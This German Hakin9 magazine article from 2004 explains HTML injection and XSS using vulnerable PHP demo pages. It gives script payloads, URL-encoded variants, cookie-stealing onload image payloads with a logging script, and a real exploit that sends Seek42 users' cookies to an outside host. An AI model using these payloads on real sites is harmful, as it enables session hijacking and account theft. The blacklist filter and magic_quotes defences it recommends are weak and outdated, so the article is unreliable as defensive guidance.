hakin9

HTML
Injection Angriffe


Brandon Petty

Der Artikel wurde in der Ausgabe 1/2004 des Magazins "Hakin9" publiziert.

Das Magazin "Hakin9", Wydawnictwo Software, ul. Lewartowskiego 6, 00-190 Warszawa, piotr@software.com.pl

HTML Injection Angriffe

Brandon Petty



Ein HTML Injection Angriff besteht darin, an eine Webseite, die von uns eine Klartexteingabe erwartet, eine Kette mit speziell präpariertem HTML-Code zu übergeben. Was können wir damit erreichen?

Sehen wir uns die Seite aus den Listings 1 und 2 an (*http://127.0.0.1/inject/html_ex.html*). Sieht einfach aus, oder? Aus dem Formular wählen wir das gewünschte Dateiformat (MP3, OGG oder WAV) und klicken auf OK. Der Wert der Variablen `music` wird an das Skript *html_ex.php* übergeben:

```
<form action='./html_ex.php' method='post'>
```

Diese Datei zeigt den Namen des von uns gewählten Formats an:

```
$myURL = $_REQUEST[music];
(...)
Sie haben gewählt: <? echo($myURL); ?>
```

Die Seite ist so einfach, dass man kaum glauben kann, dass sie irgendwelche Sicherheitslücken enthalten mag. Und doch – versuchen wir im Browser die Adresse *http://127.0.0.1/html_inj/html_ex.php?music=<script>alert('hakin9')</script>* einzugeben. Auf dem Bildschirm erscheint ein Dialogfenster mit dem Text *Hakin9*. Interessant, oder? Sehen wir uns den Quellcode der angezeigten Seite näher an (Listing 3).

Wie wir sehen, hat PHP angenommen, dass die von uns in der Adresse angegebene Zeichenkette vom Formular per GET-Methode übergeben wurde und hat sie in den an den Browser geschickten HTML-Code eingefügt. Das Tag-Element `<script>` erzwingt die Verwendung von *JavaScript*, was uns die Funktion `alert()` zum Anzeigen des Pop-Up's nutzen lässt.

Ein komplexeres Beispiel – ein einfaches Forum

Ein komplexeres Beispiel stellen die Listings 4 und 5 – *http://127.0.0.1/inject/xss_ex.php* – dar. Es ist eine vereinfachte Version des Mechanismus, dem wir in vielen Online-Diskussionsforen begegnen.

Die Seite *xss_ex.php* enthält ein Formular, in dem wir den Benutzernamen und das Passwort (hier: *root* und *demo*) eingeben. Diese Daten werden zurück an das Skript *xss_ex.php* geschickt:

```
<form action='./exploit.php' method='post'>
```

Für Anfänger

Nachdem das Skript sie empfangen hat, schickt es dem Client *cookies* mit dem Benutzernamen und dem Passwort:

```
setcookie("mylogin",$_POST['login']);
setcookie("mypasswd",$_POST['passwd']);
```

So brauchen wir uns bei den nächsten Besuchen auf dieser Seite nicht wieder anzumelden. Nach den *cookies* schickt uns das Skript den HTTP-Header *location* zu und öffnet so die Seite *exploit.php*:

```
header("Location: exploit.php");
```

Nachdem wir uns angemeldet haben, werden wir auf eine Seite geleitet, die das Veröffentlichen einer Grafik im Forum simuliert. Hier befindet sich ein einfaches Formular, wo wir die URL der Grafikdatei angeben. Ein Klick auf den Abschicken-Button sendet die URL an das Skript, welches die URL in die Datenbank einträgt und anzeigt.

Versuchen wir einen HTML Injection Angriff, ähnlich wie vorhin. Als Bild-URL geben wir: *http://127.0.0.1/inject/image.jpg"><script>alert ('hakin9')</script>* ein. Der Effekt sollte identisch wie im vorigen Fall sein. Sehen wir uns den Quellcode der angezeigten Seite an. Dort finden wir die Zeile:

```
<img src=" http://127.0.0.1/inject/
image.jpg"><script>alert('hakin9')
</script>
```

Wie funktioniert das? Ganz einfach – die Zeichenfolge `">`, die wir hinter dem Namen der Grafikdatei platziert haben, hat das `img`-Tag geschlossen. Der weitere Teil der Zeichenkette, `<script>alert('hakin9')</script>`, hat – wie im vorigen Beispiel – das Anzeigen des Dialogfensters verursacht.

Ein Anwendungsbeispiel der XSS-Technik

Na gut – aber Pop-Up's sind noch kein Hacking. Versuchen wir etwas Anspruchsvolleres. Damit ein HTML Injection Angriff ernsthafte Folgen hat,

Listing 3. *Der Quellcode der bei der Eingabe von http://127.0.0.1/inject/html_ex.php?music=<script>alert('hakin9')</script> angezeigten Seite*

```
<html>
<head>
  <title>Ein einfaches Beispiel
  </title>
</head>
<body bgcolor="white">
<br><br><br>
<center><h1>Sie haben gewählt:
<script>alert('hakin9')</script>
</h1></center>
</body>
</html>
```

Wenn das Beispiel *html_ex.php* nicht funktioniert

Wenn das Beispiel aus den Listings 1 und 2 auf Ihrem Rechner nicht funktioniert (unter der eingegebenen URL wird kein Dialogfenster angezeigt), überprüfen Sie, ob Sie in den Browsereinstellungen *JavaScript* aktiviert haben. Wenn *JavaScript* deaktiviert ist, kann das Dialogfenster nicht angezeigt werden. Sehen Sie sich auch den Quellcode der unter der eingegebenen Adresse angezeigten Seite an und vergleichen Sie ihn mit Listing 3. Überprüfen Sie vor allem, ob die Zeile:

```
<script>alert('hakin9')</script>
```

bei Ihnen wie folgt aussieht:

```
<script>alert(\'hakin9\')
</script>
```

Wenn das zutrifft, ist in Ihrer PHP-Konfigurationsdatei (*/etc/php.ini* unter den meisten Linuxdistributionen) die Sicherheits-Option:

```
magic_quotes_gpc = On
```

angeschaltet. Sie schützt vor vielen Arten des *HTML Injection* Angriffs. Um also die Wirkung der hier beschriebenen Angriffe auszuprobieren, deaktivieren Sie die Option wie folgt:

```
magic_quotes_gpc = Off
```

Listing 1. *Das einfachste Beispiel einer für einen HTML Injection Angriff anfälligen Website – die Datei html_ex.html*

```
<form action='./html_ex.php' method='post'>
  <center>[<b>Format wählen</b>]</center><br>
  <input type="radio" name="music" value="MP3" checked="true"> .MP3<br>
  <input type="radio" name="music" value="OGG"> .OGG<br>
  <input type="radio" name="music" value="WAV"> .WAV<br>
  <center><input type="submit" value="OK"></center>
</form>
```

Listing 2. *Fortsetzung der für einen HTML Injection Angriff anfälligen Website – die Datei html_ex.php*

```
<?
  /* Vergewissern Sie sich, dass in der Datei php.ini
   * "magic_quotes_gpc = Off" eingestellt ist - sonst
   * ist das Skript gegen den Angriff immun
  */
  error_reporting (E_ALL ^ E_NOTICE);
  $myURL = $_REQUEST[music];
?>
<html>
<head>
  <title>Ein einfaches Beispiel</title>
</head>
<body bgcolor="white">
<br><br><br>
  <center><h1>Sie haben gewählt: <? echo($myURL); ?></h1></center>
</body>
</html>
```




Abbildung 1. *Die Webseite aus den Listings 1 und 2 – normale und das vom Hacker erzwungene Anzeigen eines Pop-Up's*

muss sich unser Code auf einer Webseite befinden, die viele Leute besuchen. Wie wir im vorigen Beispiel gesehen haben, ist das kaum ein Problem – wir können ein beliebiges Forum nutzen. Ein wichtiges Merkmal des Beispielforums ist auch, dass die Anmeldedaten der Besucher in *cookies* aufbewahrt werden. Gleich sehen wir,

Listing 4. *Das löchrige Forum – xss_ex.php*

```
if ($_SERVER['REQUEST_METHOD'] == "POST") {
  setcookie("mylogin",$_POST['login']);
  setcookie("mypasswd",$_POST['passwd']);
  header("Location: exploit.php");
}

  if ($_COOKIE['mylogin'] || $_COOKIE['mypasswd']) {
  echo("<center><b><a href=\"./exploit.php\">Sie sind schon angemeldet</a></b></center>");
  }
  else
  {
    ?>
    <br>
    <form action='./xss_ex.php' method='post'>

    <table border=0 width=0 heith=0>
    <caption align="left">HTML Injection Demo</caption>
    <tr><td valign="top">
    <b>Login: </b></td><td><input type=text name="login" value="root" size=50> </input></td></tr><td valign="top">
    <b>Passwd: </b></td><td><input type=text name="passwd" value="demo" size=50> </input><br></td></tr><td valign="top">
    <input type=submit value="Enter">
    </td></tr>
    </table>

    </form>
...
```

Darstellung der ASCII-Zeichen in Hexadezimalschreibweise

Sehen wir uns diese zwei Links an:

- `http://127.0.0.1/inject/html_ex.php?music=<script>alert('hakin9')</script>`
- `http://127.0.0.1/inject/html_ex.php?music=%3Cscript%3Ealert%28%27hakin9%27%29%3C%2Fscript%3E`

Es ist gut zu wissen, dass sie auf dieselbe Webseite verweisen. Es ist einfach – das ASCII-Zeichen < trägt die (hexadezimale) Codierung 3C, statt `<script` können wir also `%3Cscript` schreiben. Wozu? Manchmal wollen wir keine untypischen Zeichen in der URL platzieren – einige Webanwendungen oder Clients versuchen sie möglicherweise zu entfernen. Einige ausgewählte Zeichen und ihre Hexadezimalcodes finden Sie in der Tabelle 1.

Listing 5. *Das löchrige Forum, Fortsetzung – exploit.php*

```
<?
  // Anmerkung: Der Einfachheit halber sind der Benutzername und das Passwort
  // im Skript explizit eingestellt (und werden nicht aus der Datenbank
  // ausgelesen).

     error_reporting (E_ALL ^ E_NOTICE);
     $myURL = $_REQUEST[url];

     // Wenn PHP keine Schrägstriche (slashes) vor Anführungszeichen setzt,
     // schalten wir diese Funktion an.
     if (get_magic_quotes_gpc()==0) {
        $myURL = addslashes($myURL);
     }

     if (($_COOKIE['mylogin'] == 'root') && ($_COOKIE['mypasswd'] == 'demo'))
     {
        if($_SERVER['REQUEST_METHOD'] != "POST")
     {
        ?>
        <b>HTML Injection Demo</b>
        <br>
        <form action='./exploit.php' method='post'>

        Die URL des Bildes: <input type='text' name='url'
          value='http://' length='50'><br>
        <input type='submit'>

        </form>
...
...
        $SQL_String = "SELECT User.Link FROM User";
        $SQL_String .= " Where(User.Login = 'root');";

        $rs = mysql_query ($SQL_String) or die ($SQL_String);

        if ($row = mysql_fetch_object ($rs))
        {
           echo "<img src=\"$row->Link\">\n";
        }
        else
        {
           echo "Fehler!!\n";
        }
...
```

Tabelle 1. Einige ASCII-Zeichen und ihre Hexadezimalcodes

Zeichen	Hexadezimal-code
!	%21
“	%22
#	%23
$	%24
%	%25
&	%26
,	%27
(	%28
)	%29
*	%2A
+	%2B
,	%2C
-	%2D
.	%2E
/	%2F
:	%3A
;	%3B
<	%3C
=	%3D
>	%3E
?	%3F
@	%40
[	%5B
\	%5C
]	%5D
^	%5E
_	%5F
~	%7E

dass wir die *cookies* Anderer stehlen und uns somit als diese anderen Benutzer ausgeben können.

Fangen wir mit einem einfachen Beispiel an. Statt einer Grafikdatei-URL (wir sind die ganze Zeit im Forum aus den Listings 4 und 5) geben wir im Formular die folgende Zeichenkette ein:

```
http://127.0.0.1/inject/image.jpg">
<script>alert(document.cookie)</script>
```

Sie zeigt ein Fenster mit diesem Text an:

```
mylogin=root; mypasswd=demo
```

Listing 6. *Beispiel-Zeichenketten, durch deren Eingabe im Grafikauswahl-Formular der Eindringling den Inhalt der cookies auslesen kann*

```
• image.jpg" width="0" height="0" name="hia" onload="hia.src='http://127.0.0.1/inject/
  cookie.php?cookie='+document.cookie;
• ./image.jpg" name="hia" onload="hia.src='http://127.0.0.1/cookie.php?cookie='%2Bdocument.cookie;">
  <script language="
```

Wie wir sehen, enthält die Variable `document.cookie` den Wert von *cookies* für die Seite, auf der wir uns befinden. Uns geht es aber nicht darum, dass jeder Benutzer seine Daten sieht, sondern sie sollen uns zugeschickt werden. Die einfachste Methode hierfür ist ein Link, der unsere Seite öffnet und per GET-Variablen den Wert von `document.cookie` übergibt.

Sehen wir uns das Skript aus Listing 7 an. Wenn wir es so öffnen *http://127.0.0.1/inject/cookie.php?cookie=Beispieltext*, speichert es die Zeichenkette *Beispieltext* in der Datei *cookies.txt*. Wenn wir in der geöffneten Adresse den Inhalt der *cookies* statt des Strings *Beispieltext* platzierten, würden sie auf unseren Server geschickt!

Untersuchen wir die Funktion eines solchen Links im Listing 6 (der erste Link), wird dem Client der folgende Code übermittelt:

```
<img src="image.jpg" width="0"
height="0" name="hia" onload=
"hia.src='http://127.0.0.1/
inject/cookie.php?cookie='
+document.cookie;">
```

Listing 7. *Das Skript zum Speichern der in einer GET-Variablen übergebenen Zeichenkette in einer Datei – cookie.php*

```
<?
  error_reporting
    (E_ALL ^ E_NOTICE);
  $cookie = $_REQUEST[cookie];

  $fic=fopen("cookies.txt", "a");
  fwrite($fic, "$cookie\n");
  fclose($fic);
?>
```




Abbildung 2. *Das Arbeitsschema des vereinfachten Modellforums aus den Listings 4 und 5*

Listing 8. *Das Skript zum Auslesen der angesammelten cookies – view_cookie.php*

```
<?
  echo("Abfangen der Cookies: HTML Injection Demo\n<br>\n");

  $fic=fopen("cookies.txt", "r");

  while(!feof($fic))
  {
     $data = fgets($fic, 1024);
     echo("<br>$data");
  }

  fclose($fic);
?>
```

Es ist einfach – unsere Zeichenkette wird ähnlich wie in den vorigen Beispielen – an die Stelle der Grafik-URL platziert. Dies bewirkt, dass das Bild *image.jpg* mit einer Größe von 0x0 Pixel (also unsichtbar) angezeigt wird. Nachdem es geladen wurde (die Methode `onload`) wird der URL-Aufruf:

```
http://127.0.0.1/inject/
cookie.php?cookie='+document.cookie;
```

ausgeführt. Wie wir schon gesehen haben, bewirkt dies auf dem Server das Abschicken der *cookies* des Benutzers – die jetzt auf unserem Server (wo sich die Datei *cookie.php* befindet) in *cookies.txt* gespeichert werden. Um den Angriff effizienter zu gestalten, können wir das Skript aus Listing 8 verwenden.

Manchmal ist es notwendig, den Tag `<script language="` zu verwenden – wie im zweiten Link im Listing 6. Wenn wir unseren bösartigen Code an eine Webseite schicken, wo er an mehreren Stellen auftritt, kann das ein Problem sein. In dem gerade besprochenen Beispiel würden mehrere Bilder mit demselben Namen *hia* auf der Seite auftreten, so dass die Funktion `onload` möglicherweise nicht ausgeführt werden könnte. Der Code `<script language="` am Ende würde den Rest der Seite als ein unvollendetes *JavaScript*-Programm erscheinen lassen.

Ein Beispiel für die Anwendung dieser Technik ist der Code im Listing 9. Es ist ein echtes Exploit, das die *cookies* der Benutzer des beliebten Browsers *http://sourceforge.net/projects/seek42/* abfangen lässt.

Abwehr

Obwohl *HTML Injection* Angriffe einfach durchzuführen sind, ist die Abwehr dagegen nicht leicht. Es gibt zwei Methoden, unsere Webseiten vor Hackern zu schützen.

Die erste Variante wäre, die ankommenden Daten serverseitig zu untersuchen, bevor sie in den Seitencode eingefügt und an Clients ver-




Abbildung 3. *Das Angriffsschema auf das Forum aus den Listings 4 und 5*

Listing 9. *Ein Exploit für Seek42*

```
http://www.xxxx.net/seek42.php?q=trouble&E="></td></tr></table><br><br><center><b>Stone walls do not make a prison
nor iron bars a cage</b><br><img src="http://www.jotdot.net/brandito/authentic/tho.jpg"><br>
<img src="http://www.jotdot.net/brandito/authentic/tho.jpg" name="hia"
onload="hia.src='http://www.jotdot.net/brandito/authentic/Secure/cookie.php?cookie='%2Bdocument.cookie;"
width=0 height=0></center> <script language="
```

schickt werden. Eine entsprechende Funktion kann prüfen, ob die Daten bösartigen HTML-Code enthalten und sie entweder verwerfen oder versuchen, die verdächtigen Fragmente zu löschen. Ein Beispiel für diese Methode steht im Listing 10. Es ist eine gegen den Angriff immune Version der Seite aus Listing 2. Wie wir sehen, wurde die Funktion `is_clean()` hinzugefügt. Sie überprüft, ob die eingegebenen Daten die Zeichenfolgen `">` oder `<script` enthalten – sie treten bei den meisten HTML Injection Angriffen auf. Sollte eine bösartige Zeichenfolge gefunden werden, gibt die Funktion den Wert `False` zurück, ansonsten `True`.

So wehren sich viele Online-Foren vor den HTML Injection Angriffen. Sie entfernen jegliche Formatierung aus den Postings der Mitglieder und lassen nur eigene Tags zu, die dann auf eine besondere Weise verarbeitet werden.

Die zweite Methode basiert auf der Tatsache, dass PHP automatisch Schrägstriche vor doppelte und einfache Anführungszeichen einfügen kann. Wenn wir diese Option in der Datei */etc/php.ini* aktivieren (indem wir `magic_quotes_gpc = On` einstellen), funktionieren die bösartigen Skripte nicht mehr.

In unserem Fall beobachten wir, dass der Angriff auf die Seite aus Listings 1 und 2 scheitert, während er auf unser simples Forum erfolgreich durchgeführt werden kann. Er funktioniert, weil bei einer SQL-Anfrage an die Datenbank vor jedem Anführungszeichen ein Schrägstrich stehen *sollte*. Beachten Sie, dass wir uns in *exploit.php* vergewissern, ob `magic_quotes_gpc` aktiviert ist, und wenn nicht – die Schrägstriche selbst einfügen.

In den neueren Versionen von PHP ist die Option `magic_quotes_gpc` standardmäßig eingeschaltet. Es gibt jedoch Situationen, wo wir sie (als Webmaster) abschalten müssen – zum Beispiel wenn unser Skript Daten in einer Textdatei aufbewahrt oder wenn wir Zeichenketten vergleichen wollen, die Anführungszeichen enthalten.

Listing 10. *Eine gegen den Angriff immune Version des Skripts aus dem Listing 2 – die Datei html_ex_clean.php*

```
<?
  error_reporting (E_ALL ^ E_NOTICE);

  function is_clean ($container){
    $container = strtolower($container);
    $container = str_replace(' ', "", $container);
    // Suche nach Strings, mit denen ein  Angriff ausgeführt werden kann
    $string1 = "<script";
    $string2 = "\">";

    if(!strstr($container,$string1) && !strstr($container,$string2))
    {
      // Der String ist sicher
      $result = True;
    } else {
       // Der String enthält verdächtige Fragmente
       $result = False;
    }
    return $result;
  }

  $myURL = $_REQUEST[music];

  // Mal sehen, ob der angegebene String sauber ist
  if(!is_clean($myURL))
  $myURL = ", um einen HTML Injection Angriff durchzuführen";
?>
<html>
<head><title>Ein einfaches Beispiel</title>
</head>
<body bgcolor="white">
<br><br><br>
  <center><h1>Sie haben gewählt<? echo($myURL); ?></h1></center>
</body>
</html>
```

Zusammenfassung

Im Internet sind viele Seiten zu finden, die für irgendeine Art von HTML Injection Angriffen anfällig sind. Nach der Lektüre dieses Artikels können Sie danach selbst suchen – möglicherweise finden sie diese Lücke in einer Webseite, die Sie jeden Tag besuchen. Ein Beispiel wäre das Exploit aus Listing 9 – es ermöglicht den Angriff auf einen ziemlich populären Browser *http://sourceforge.net/projects/seek42/*. Das Auffinden dieser Lücke hat bei mir keine 30 Minuten in Anspruch genommen, als ich beim Schreiben des Artikels eine Pause machte.■■